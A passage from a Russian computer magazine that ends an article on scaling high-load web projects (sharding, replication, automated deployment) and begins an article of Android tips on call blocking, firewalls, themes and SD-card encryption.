Представим, что база данных из нашего примера растет и уже перестала влезать на одну машину. Тогда вы решаете разбить фотографии на две машины. Фото от A до B будут лежать здесь, а фото с B до C там. На двух разных машинах. Если вы все структурировали, вам не придется перелопачивать весь код, не нужно будет лезть в бизнес-логику. Вы просто в одной-единственной процедуре, которая отвечает за поднятие фотографий, вставляете простейший балансировщик. На начальном этапе, возможно, будет достаточно банального if: если это такая картинка — иди туда, если такая — вот сюда. Вставляете, запускаете — и оно работает. Все остальное остается без изменений. Пользователь вообще ничего не почувствует. Весь остальной код тоже ничего не почувствует. Никто не узнает, что вы произвели реальное масштабирование, разделив (или, как это называется, расшардировав) фотографии на две машины.

ПРО РАБОТУ С БАЗАМИ ДАННЫХ

Изначально подходите к высоконагруженному проекту так: это должны быть простые, легкие, быстрые запросы к базе данных. Маленькие, быстро отрабатываемые. И потом логика серверной части по переработке.

Необходимо минимизировать связность кода и использование сложных запросов сразу к нескольким таблицам. Внешние ключи, запросы с JOIN'ами очень удобны для разработки, но они ставят крест на дальнейшем масштабировании. Минусы JOIN'ов хорошо проиллюстрирует простой пример. Я хочу показать не просто всех пользователей, а только тех, у которых есть хотя бы одно сообщение. Я делаю простой JOIN, связываю две таблицы и одним запросом вытаскиваю список нужных юзеров. Вот такого делать как раз нельзя, потому что потом вы замучаетесь их разделять. Когда вы захотите, чтобы эта таблица пользователей лежала в одной базе данных, а вот эта в другой, третья была разделена одним способом, а четвертая еще каким-то другим, то как будет работать JOIN, который требует, чтобы все это были единые сущности? Он не будет работать никак.

Нормализация — не более чем красивая концепция, которая не работает в высоконагруженных системах. Если у вас что-то будет денормализировано — ничего страшного. Высоконагруженные системы — это история про многократное дублирование данных, кода и всего остального. Всё в угоду скорости.

Прикинем масштабы «ВКонтакте»: они недавно отрапортовали — 35 миллионов человек в день. Пользователь здесь, как и в любых других социальных сетях, просматривает по 50–100 страниц — он там практически живет. Простая арифметика: 35 миллионов на 50 — примерно полтора миллиарда. Получается, эти 35 миллионов человек сгенерировали полтора миллиарда запросов к страницам. В час пик — эмпирически делим на 10, получаем 150 миллионов. Делим на 3600 — получается около 40 000 запросов в секунду. Фантастическая цифра! И это интеллектуальные запросы к страницам, для выполнения которых нужно подумать, что-то обработать и что-то вывести. Когда идет такой поток сообщений, вам абсолютно все равно, что данные хранятся в десяти экземплярах. Вам просто нужно максимально быстро их отдать. Это колоссальная по сложности задача.

Другой пример. Представим, что Марк Цукерберг написал сообщение и опубликовал на своей стене. У него 11 миллионов подписчиков. Как ты думаешь, дорогой читатель, сколько копий данного сообщения хранится внутри Facebook? Скорее всего, 11 миллионов, а может, даже и больше! До фига, но ничего страшного в этом нет, потому что иначе это не заработает. Если будет только одно место, где хранится сообщение, то каждый из этой армии пользователей при заходе на свою страницу будет к нему обращаться. Это будет узкое место в системе, которое быстро откажет.

МАСШТАБИРОВАНИЕ

Первое, чего потребует от вас высоконагруженный проект, — ввести трехзвенную структуру. Общий ее смысл заключается в следующем. Есть фронтенд — это легкий сервер, который отдает статику, картинки, JS-скрипты

МЕНЯ ЧАСТО СПРАШИВАЮТ — УКРАДЕН ЛИ КОД «ВКОНТАКТЕ»? Я ОДНОЗНАЧНО ЗНАЮ, ЧТО НЕ УКРАДЕН. ОНИ РАЗРАБАТЫВАЛИ И ДЕЛАЛИ ВСЕ САМИ

и держит первый удар пользователя. Есть бекенд, на котором выполняются сложные вычисления, — это как раз ваша страничка, например на PHP или чем-то другом. И есть система хранения, например БД. Всего три звена.

Казалось бы, зачем вводить три звена — ведь существуют накладные расходы на передачу информации между ними (так называемые оверхеды). Одно дело, когда у вас одна страничка и всё внутри, а здесь получаются целых три звена! Одно обрабатывает данные и передает свои вопросы дальше, другое делает свои вычисления и так далее. Вы удивитесь, когда рассмотрите страницу Facebook: там задействовано такое количество серверов... Запрос вам отдает не один сервер — его отдают десятки. Картинка достается оттуда, один блок отсюда, другой блок еще из какого-то места и так далее. То же самое происходит, когда вы вбиваете запрос в «Яндексе» и нажимаете «Поиск» — его одновременно обрабатывают десятки серверов. Каждый ищет запрос в своем маленьком кусочке индекса. Потом все это сливается в единое место, там обрабатывается, кешируется, проверяется, потом оформляется. То есть все это проходит через огромное количество серверов.

Накладные расходы возникают, но они необходимы. Если не пойти на эти дополнительные оверхеды, когда приходится обрабатывать запрос по нескольку раз или разбивать его на части, вы не сможете отмасштабироваться. Так вы разбили запрос на части и каждую часть можете поручить своему отдельному серверу. Это общий принцип: вы вводите некие дополнительные расходы на разбиение, передачу и сливание запросов в целое, но это позволяет вам свободнее их обрабатывать, используя большое количество серверов.

Перехода на трехзвенную структуру зачастую достаточно, чтобы проект выдерживал нагрузки в десятки, а то и сотни тысяч пользователей в сутки, если все грамотно написано. В классической схеме каждое из звеньев работает на своем сервере. Обычно для проекта используется как минимум два. Первый — это сервер, на котором работает nginx или любой другой фронтенд (первое, куда приходит пользователь). Вторая часть — это более мощный сервак, где происходят вычисления и где лежит база данных. Иногда отдельно выносят и базу данных. Если все разнесено на три машины (фронтенд, бекенд и база данных), этого реально хватит для очень многого.

А вот дальше уже начинаются сложности. Проект растет, и спустя какое-то время вы, вероятно, начнете замечать, что какая-то часть системы проседает, с ней что-то не так. Она начинает работать медленно. Чаще всего это база данных. Дальше начинается масштабирование базы данных. Что это означает? То есть вам нужно каким-то образом разделить нагрузку. Сделать так, чтобы база данных была в нескольких экземплярах или хранилась на двух-трех серверах. Здесь встает вопрос подбора конкретного инструмента. Инструментов много.

МАСШТАБИРОВАНИЕ БАЗЫ ДАННЫХ

Вы можете применить репликацию. Что это такое? Вы ставите второй сервер с базой данных, связываете их определенным образом, и второй сервер через некоторое время просто копирует структуру и все данные первого. Соответственно, запросы на чтение с этого момента идут к двум базам данных сразу.

Другой инструмент — партиционирование. Что это означает? Например, все таблицы, связанные с форумом, лежат в одной базе данных (на одном сервере). А все таблицы, связанные с новостями, лежат в другой базе данных. Соответственно, в слое хранения данных необходимо отразить такое разделение. Теперь, когда к этому слою приходит запрос «достань объект», — он смотрит, откуда этот объект: из форума или из новостей. Если из форума, он «идет налево», если из новостей — «направо».

Партиционирование — один из самых простых способов распределения нагрузки. Таким образом можно довольно долго дробить базу данных и довольно долго так жить. Однако рано или поздно вы упретесь в проблему: одна сущность (например, новости) на один сервер не влезает.

Шардинг — еще один из самых простых способов масштабирования баз данных. Заключается он в следующем: какую-то одну сущность, какие-то однотипные данные делите на разные машины. Например, берете новости и по какому-то принципу разделяете их на несколько серверов, раскладываете (шардируете) на несколько отдельных баз данных. Весь вопрос здесь в принципе, по которому происходит разбиение (по какому ключу или логике).

С принципом шардирования важно не ошибиться. Необходимо убедиться в том, что он будет работать и сейчас, и когда у вас будет пользователей в сто раз больше. Обычно делят по какому-то уникальному ключу. Приведу пример. У вас есть сто миллионов пользователей: в одну базу данных они не влезают или влезают, но жутко тормозят. Вам нужно их разложить. Вы решаете разложить их по миллиону, но как делить? По логину или по идентификатору? Допустим, берете и делите идентификатор на сто, а за номер шарда (сервера), где будет храниться пользователь, берем остаток от деления.

С шардированием есть также немало всяких хитростей. Вы все разделили и распилили, и у вас все работает. Хорошо. Но потом ваш распил может перестать работать, потому что пользователей опять стало в десять раз больше. Получается, их нужно делить опять, а это уже не так просто. Система-то работает, пользователи живы: они где-то на сайтах регистрируются, сообщения постят, а вам нужно скопировать данные из одного места в другое, сделать это «на лету» и желательно без остановки сервиса. Вот тут-то и начинается свистопляска. Есть много способов, которые позволяют облегчить ее в будущем или вообще предотвратить. Один из методов — виртуальный шардинг. Другой способ — применение некоего центрального диспетчера, который знает, где какой пользователь лежит и что с ним происходит. Также можно воспользоваться просто грамотным разделением на шарды, которое в будущем не потребует подобных переездов.

ПРО ЖОНГЛИРОВАНИЕ

Есть горизонтальное и вертикальное масштабирование. В первом случае производительность возрастает за счет дополнительных серверов, о чем мы уже поговорили, а во втором — за счет увеличения мощности сервера.

Вертикальное масштабирование — не очень красивый способ, его не особенно любят. Немного нахрапом получается: взяли и решили вопрос деньгами. Но в высоких нагрузках нужно выбирать самый простой способ решения проблемы, который применим прямо здесь и сейчас. Когда этот способ перестанет работать — примените другой. Нужно учитывать всё в комплексе. Если заниматься шардированием этих новостей на несколько машин — это очень дорого. А так вы потратили месячную зарплату программиста и купили более мощный сервер или добавили еще денег и приобрели какую-то совсем крутую железку. С этим нужно «играть».

Никакого универсального рецепта нет. Есть лишь набор инструментов, которые можно применять. Инструментами можно и нужно «жонглировать» — для этой части системы у вас один инструмент, для другой части — другой. Это нормально. Возьмем те же Badu, «Яндекс» или «Рамблер». Там внутри столько всего: миллион разных демонов, обработчиков, баз данных. Это такое большое-большое лоскутное одеяло. Тем не менее это работает, потому что для каждой задачи используется подходящий инструмент и оптимальный способ решения проблемы.

ВЫ НЕ ЗНАЕТЕ, КАК ВЫСОКОНАГРУЖЕННЫЙ ПРОЕКТ СЕБЯ ПОВЕДЕТ. У НЕГО ЕСТЬ ТОЛЬКО ОДНО ГАРАНТИРОВАННОЕ СВОЙСТВО — В НЕМ ВСЕГДА ЧТО-ТО ЛОМАЕТСЯ

О НЕШТАТНЫХ СИТУАЦИЯХ И РАЗВЕРТЫВАНИИ



Чем в большинстве случаев отличается высоконагруженный проект от простого? В большинстве случаев вы не знаете, как высоконагруженный проект себя поведет. У него есть только одно гарантированное свойство — в нем всегда что-то ломается. Он большой, там много серверов и много составляющих частей. А раз там что-то ломается, вы должны быть к этому готовы. Тогда ситуация из нештатной превращается в штатную. Нужно быть заранее готовым к тому, что диск сгорит, сервер выйдет из строя или что-то выкатили в бой, а оно не заработало. Все эти моменты должны быть продуманы заранее.

В большой системе много блоков, и они все должны быть сдублированы, и все должно работать железно. Независимо от того, что где-то что-то сгорело, что-то не работает, какой-то канал пропал и так далее. Поэтому одна из составляющих — это деплой.

У Amazon есть такой способ тестирования, называется Chaos Monkey. Его суть легко объяснить на примере. Допустим, есть огромная система на тысячу серверов. Каждый сервер что-то отдельно делает, на каждом сервере работает десять процессов. Берется скрипт Chaos Monkey и запускается в систему, тот прыгает с машины на машину и хаотично прибивает процессы в памяти. Просто берет и киляет. Короче говоря, всеми силами создает внештатную ситуацию. Но при этом грамотная система должна работать и для пользователей ничего не должно происходить. Потрясающий принцип тестирования: его фиг применишь, но вообще надо бы.

Если разработчик правит код на боевом сервере, это ужасно. Предположим, у вас сто серверов. Как вы представляете себе правку кода в бою? Это просто невозможно. Должен быть скрипт, некая система, где вы нажимаете на кнопочку и она сама идет на все эти сто серверов, сама достает свежий код из определенной ветки SVN или trunk'a, сама выкладывает код в нужное место, делает бэкап старого кода, сама стартует заново все, что нужно. Это должна быть полностью автоматическая процедура. И это нужно делать часто: чем чаще вы деплоитесь, тем лучше. Мы сейчас консультируем одну молодую сеть: они деплоятся раз в неделю. Мы им говорим: «Ребят, это очень редко! Нужно деплоиться каждый час, ну хотя бы несколько раз в сутки». Это должна быть очень простая процедура: запустили — выкатилось, запустили — выкатилось. Это должно быть автоматизировано. И точно так же нужно подумать про откаты назад.

О мониторинге и развертывании, то есть выкладке кода на боевой сервер, нужно думать с самого начала. К примеру, у вас есть отдельный тестовый сервер, где вы все тестируете и разрабатываете, есть репозиторий — и есть процедура, которая позволяет нажатием одной кнопки или набором одной команды разложить код на всех боевых серверах.

Если вы выбираете облачный хостинг, знайте, что он потребует от вас умения развертываться с абсолютно нового сервера за 20 минут. Скрипты, которые все разворачивают, должны быть отточены до такого уровня, что... Сегодня и сейчас все работает, а через час уже не работает, и вас перебросили на другой сервер, в другой дата-центр. И вы должны подняться и продолжить работать. Наличие облачного сервиса не снимает с разработчиков ответственности за то, чтобы сделать хорошее масштабируемое решение.

Облако хорошо подходит для среднего размера проектов. Для маленьких проектов это слишком круто (лучше хоститься на обычном хостинге), а для больших слишком непонятно, что происходит «за кулисами».

Отдельная проблема выкатки с базами данных. Редкие разработчики приучаются работать с базой данных так же, как с кодом. Но, по сути, схема базы данных — это тоже кусок кода. Когда вы пишете код, вы кладете все в SVN — от начала и до конца. То же самое вы должны делать и с базой данных. Недопустима ситуация, когда программист входит в базу и делает там «alter table», никому об этом не говоря. Нет! Он должен написать SQL-запрос «alter table» и закоммитить его в некий SVN, желательно сразу вместе со скриптом, который будет откатывать это изменение. И уже потом можно делать деплой, чтобы схема баз данных на боевых серверах поменялась. У вас в каждом проекте должен быть набор SQL-скриптов, который вы запускаете, чтобы полностью воссоздать свою базу данных.

Все описанное выше нужно для предсказуемости. Вы должны иметь возможность за какое-то небольшое время полностью воссоздать свою систему с нуля. Как вы будете ее воссоздавать, если часть базы данных у вас делается из скриптов, другая — из SQL-запросов, а другая часть — это умный разработчик зашел и через «alter table» какой-то индекс прописал? Любое изменение надо зафиксировать в SVN, чтобы потом это было воспроизводимо.

Высоконагруженный проект подразумевает определенную строгость в работе с кодом, в работе с базой данных. Я бы даже сказал — аскетичность.

Вы должны мониторить все. Крупная система требует внимательного отношения к себе. Это не автоматическая поделка — каждый раз это ремесленный ручной труд. Есть куча средств мониторинга и наблюдения. Вы можете даже вычислять, какая страница насколько тормозит, или вычислить, сколько времени требует на исполнение какой-либо блок на какой странице. Проблему можно знать даже настолько глубоко.

О КОНКРЕТНЫХ ИНСТРУМЕНТАХ

Мы сами используем много всего. Используем MySQL и PostgreSQL в качестве основных баз данных и MongoDB, которую научились хорошо вартить, — в качестве быстрой. В качестве comet-серверов используем NodeJS.

Простое правило: разрабатывать нужно на том, что лучше всего знает команда разработчиков. Те же очереди, для которых сейчас используют RabbitMQ и не только, легко и просто реализуются на MySQL. Если вы лучше знаете MySQL и никогда не работали с RabbitMQ, пишите очереди на MySQL. Лучше использовать тот инструмент, который знаешь.

И напоследок повторюсь — высоконагруженный проект очень сложно написать с нуля, да и в большинстве случаев не нужно. Но можно максимально упростить себе жизнь, заранее заложив на будущее возможность для маневра и масштабирования. При этом нет никакого универсального решения и серебряной пули — есть набор инструментов и технологий, которые надо применять.

Александр Меньшов (androidstreet.ru)



Секреты зеленого робота

TIPS'N'TRICKS ИЗ АРСЕНАЛА АНДРОИДОВОДА


Всего за несколько лет Android превратился из игрушки Google в одну из самых популярных мобильных ОС. Теперь он многофункционален, имеет репозиторий с десятками тысяч приложений, снабжен множеством скрытых настроек. Разобраться во всем этом с наскоку непросто, поэтому я подобрал два десятка советов по использованию зеленого робота, которые сделают работу с устройством проще, позволят защитить смартфон, сэкономить твои деньги и нервы.

ВСЕГО ЛИШЬ ТЕЛЕФОН...


Кто бы что ни говорил, но любой смартфон под управлением Android — это прежде всего телефон, а лишь затем карманный компьютер, коммуникатор и игровая приставка. Поэтому в первом разделе своего обзора я хотел бы поговорить о телефонных возможностях Android, а именно о функциях, предназначенных для совершения звонков, отправки СМС, и других вещах, которые вскоре уйдут в небытие и уступят место Jabber и SIP-телефонии. Итак, что же может предложить здесь Android?

Блокиратор звонков. В Маркете есть огромное количество блокираторов звонков и СМС, большинство из них либо вообще не работает, либо работает по принципу «сбросим на первой секунде». Между тем есть один очень интересный трюк, который позволяет получить качественный блокиратор вообще без использования сторонних приложений. Заключается он в том, чтобы задать в настройках телефона (это приложение, а не девайс) левый номер голосовой почты (Телефон → Настройки → Настройки голосовой почты), а затем в настройках нужного (точнее, ненужного) контакта указать «Только голосовая почта». В этом случае все звонки человека будут перенаправляться на этот номер и отшибаться, если он недействительный (например, 123).

Дешевые СМС. Мы привыкли использовать Jabber, Google Talk и почту для общения с людьми со своего смартфона, у многих из нас подключен недорогой безлимитный мобильный интернет, у нас на смартфонах установлены клиенты для всевозможных социальных



Выбираем OpenGL-плагин в Chainfire3D



Управлять потребностями приложений в интернете с помощью DroidWall легко и просто

сетей и форумов, на которых мы общаемся и обмениваемся информацией. Однако очень большое количество людей продолжает пользоваться обычными телефонами и отправляет нам обычные СМС-сообщения, отправка ответа на которые будет стоить нам денег, а наш безлимитный интернет останется не у дел. Решить эту проблему можно с помощью СМС-гейта, позволяющего пересылать СМС, используя интернет-соединение. Для одного из таких СМС-гейтов под названием JaxtrSMS в Маркете можно найти специальное приложение (goo.gl/38oKv), установив которое ты сможешь отправлять сообщения по очень низкой цене — в несколько раз ниже цены оператора.


Быстрый набор номера. В Android есть удобный способ набора номера любого абонента из адресной книги всего одним касанием пальца. Для этого достаточно просто разместить на рабочем столе ярлык «Быстрый звонок» и выбрать необходимого абонента из списка. Если отвести для размещения этих ярлыков отдельный рабочий стол, то можно получить очень удобную и быструю звонилку, которая будет всегда под рукой.

ИНТЕРНЕТ

Наверное, вторая по важности функция современного смартфона — это постоянный доступ к Сети, чтобы всегда оставаться на связи (в том числе в социальных сетях и сервисах мгновенного обмена сообщениями), да и просто иметь интернет под рукой. К сожалению, с доступом к Всемирной паутине в Android не все так хорошо, как хотелось бы. Связь с 3G часто прерывается, встроенного брандмауэра нет. Посмотрим, можно ли это исправить.

Принудительное включение 3G. Радиомодули некоторых смартфонов слишком чувствительны к уровню 3G-сигнала и при малейшем его падении переключаются на 2G-сеть, а обратно возвращаются очень неохотно. К счастью, в настройках Android можно изменить такое поведение и принудительно заставить смартфон сидеть на 3G даже в условиях очень плохой связи. Только вот настройки эти не совсем обычные и открываются лишь после ввода сервисного кода с помощью номеронабирателя. Чтобы попасть в них, необходимо набрать *#*#4636#*#*, выбрать пункт меню «Информация о телефоне», а затем отмотать экран до пункта «Настроить предпочтительный тип сети» и выбрать «WCDMA only». Кстати, здесь же можно узнать массу информации о текущем подключении к сети, номер IMEI, номер телефона и так далее.

Брандмауэр. По умолчанию в комплекте Android нет встроенного файера, поэтому, если интернет не безлимитный, деньги с баланса утекают довольно-таки быстро. Интернет используют не только такие приложения, как Gmail или Google Talk, но и многие игры, чтобы показать рекламу. Приложения прибегают к интернету для отправки статистики использования, проверки обновлений, навязывания пользователю других софтин и так далее. Чтобы отучить их делать это, можно воспользоваться стандартным iptables либо установить брандмауэр с графическим интерфейсом







Темы MiLocker действительно отличаются друг от друга

DroidWall (goo.gl/r8r85). Приложение не позволяет открывать те или иные порты или каким-то образом управлять трафиком, но оно может полностью запретить использование сети для выбранных софтин, причем отдельно как для 3G-канала, так и для Wi-Fi. Просто запусти DroidWall и отметь галочками те приложения, которые должны получить доступ в интернет.

ВНЕШНИЙ ОБЛИК

Вкусы и образ жизни людей могут сильно отличаться, и внешний вид интерфейса должен им соответствовать. По умолчанию Android позволяет изменять свой облик только на уровне домашнего экрана, который можно заменить на что-то более удобное и подходящее к использованию, однако с помощью нехитрых трюков можно пойти гораздо дальше этого ограничения.

Темы. В таких прошивках, как CyanogenMod и MIUI, есть встроенный движок тем, разработанный компанией T-Mobile и выложенный в открытый доступ. Установить темы на девайсы с этими прошивками очень легко: в CyanogenMod просто найди нужную тему в Маркете и установи (поиск по запросу «cm7 theme»), в MIUI есть встроенное приложение для поиска и установки тем. Если же ты по каким-то причинам не можешь установить одну из этих прошивок, то изменить внешний облик робота можно с помощью утилиты MetaMorph (goo.gl/w00sL), а также одной из тем, скачанных отсюда: goo.gl/crTC. Просто положи нужную тему на карту памяти и распакуй ее в систему с помощью MetaMorph (приложение требует рутинга и установки busybox из Маркета).

Идеальный домашний экран. Не существует замены лаунчера Android, которая бы подошла всем; кто-то хочет видеть на экране только иконки приложений, кто-то — важную информацию вроде календаря и списка пропущенных вызовов, третьи — и то и другое плюс кнопку вызова меню в правом верхнем углу. Зато существует модульный Sweeter Home, который позволяет создать свой собственный неповторимый домашний экран, составив его из набора различных модулей вроде кнопок, иконок, изображений различных элементов интерфейса (списка приложений, списка контактов и так далее). К сожалению, проект до сих пор носит экспериментальный характер, поэтому скачать приложение можно только с официального веб-сайта: www.sweeterhome.com.

Экран блокировки. Стандартный экран блокировки не просто со временем приедается взгляду, он еще и малоинформативен. Все, что ты можешь на нем увидеть, — это текущее время, а также строка состояния, для доступа к которой придется разблокировать устройство. Чтобы получить больше информации без необходимости разблокировать смартфон, используй сторонние экраны блокировки. Одним из лучших локскринов с поддержкой огромного количества тем снабжена прошивка MIUI, но даже если ты не собираешься ее устанавливать, ты всегда сможешь установить ее экран блокировки в качестве стороннего приложения под названием MiLocker (goo.gl/Xnkom). Также рекомендую обратить внимание на WidgetLocker (goo.gl/BkjRN), который позволяет не только менять темы, но и вешать на локскрин иконки приложений, ярлыки и, самое главное, виджеты, отображающие полезную информацию. Однако за его использование придется отдать 89 рублей.

Строка состояния. В отличие от домашнего экрана, строка состояния в Android не может быть изменена стандартными средствами. Фактически это системный компонент, который намертво вшит в графический интерфейс самой ОС. По этой причине возможности его кастомизации сильно ограничены — только установка сторонних прошивок и модификация графической библиотеки. В то же время статусбар можно вполне легально заменить или дополнить возможностями. Первое можно осуществить с помощью сторонних приложений, таких как Super Status Bar (goo.gl/npPUk), однако из-за принципа работы, основанного на перекрытии стандартной строки состояния, он имеет множество глюков, с которыми трудно мириться. Если же тебе необходимо всего лишь добавить дополнительную информацию в статусбар, то ты можешь воспользоваться приложением Cool Tool (goo.gl/PhRfJ). Оно позволяет разместить в строке состояния информацию о текущей загруженности системы, включая


процессор, память, сетевой трафик и так далее. Также рекомендую обратить внимание на Micro CPU Monitor (goo.gl/x1Xox) и T.E.A.M. Battery Bar (goo.gl/8LDD3), которые выводят текущую нагрузку на процессор и текущий уровень заряда батареи в виде тонкой полосы в один пиксель сразу под статусбаром.

Шрифт. Для вывода текста на экран Android использует стандартную библиотеку freetype, также используемую оконной системой X Window. Это значит, что он может выводить на экран не только стандартный шрифт (Droid в версиях до 2.3 и Roboto в 4.0), но и любой другой в формате TTF (а также других). Чтобы установить сторонний шрифт в систему, воспользуйся приложением Font Installer (goo.gl/WDYar).

БЕЗОПАСНОСТЬ

Смартфоны хранят массу важной информации о нас самих, наших друзьях и знакомых, счетах, паролях от веб-сайтов, номера интернет-кошельков, непристойные фотографии и многое-многое другое. Фактически в современном мире смартфон — это и есть ты, и защищать информацию, хранимую в смартфоне, необходимо еще более тщательно, чем содержимое жестких дисков. По умолчанию в Android есть некоторые средства защиты, вроде графического ключа или снимка лица (в Android 4.0), но это всего лишь игрушки, на которые нельзя полагаться всерьез.

Шифрование. Один из главных недостатков Android — это отсутствие встроенного механизма шифрования SD-карты. Любой завладевший смартфоном злоумышленник сможет извлечь карту памяти и прочитать все, что на ней хранится, включая бэкапы прошивки, данные приложений и фотографии. Избежать такой ситуации можно, создав на карте защищенный контейнер, куда ты сможешь поместить всю личную информацию. Сделать это с помощью стандартных средств Linux не получится: в Android просто нет необходимых инструментов, зато сторонние приложения справятся с задачей без проблем. Хороший пример таких приложений — это File Locker (goo.gl/iqoSe) и Droid Crypt (goo.gl/Km1IP). Первый позволяет шифровать файлы по отдельности, второй создает контейнер, зашифрованный с помощью AES (обойдется в 77 рублей). Также рекомендую посмотреть в сторону Hide it Pro, с помощью которого удобно скрывать фотографии и видеозаписи (goo.gl/1SFZ9).




Экран Prey сразу после запуска

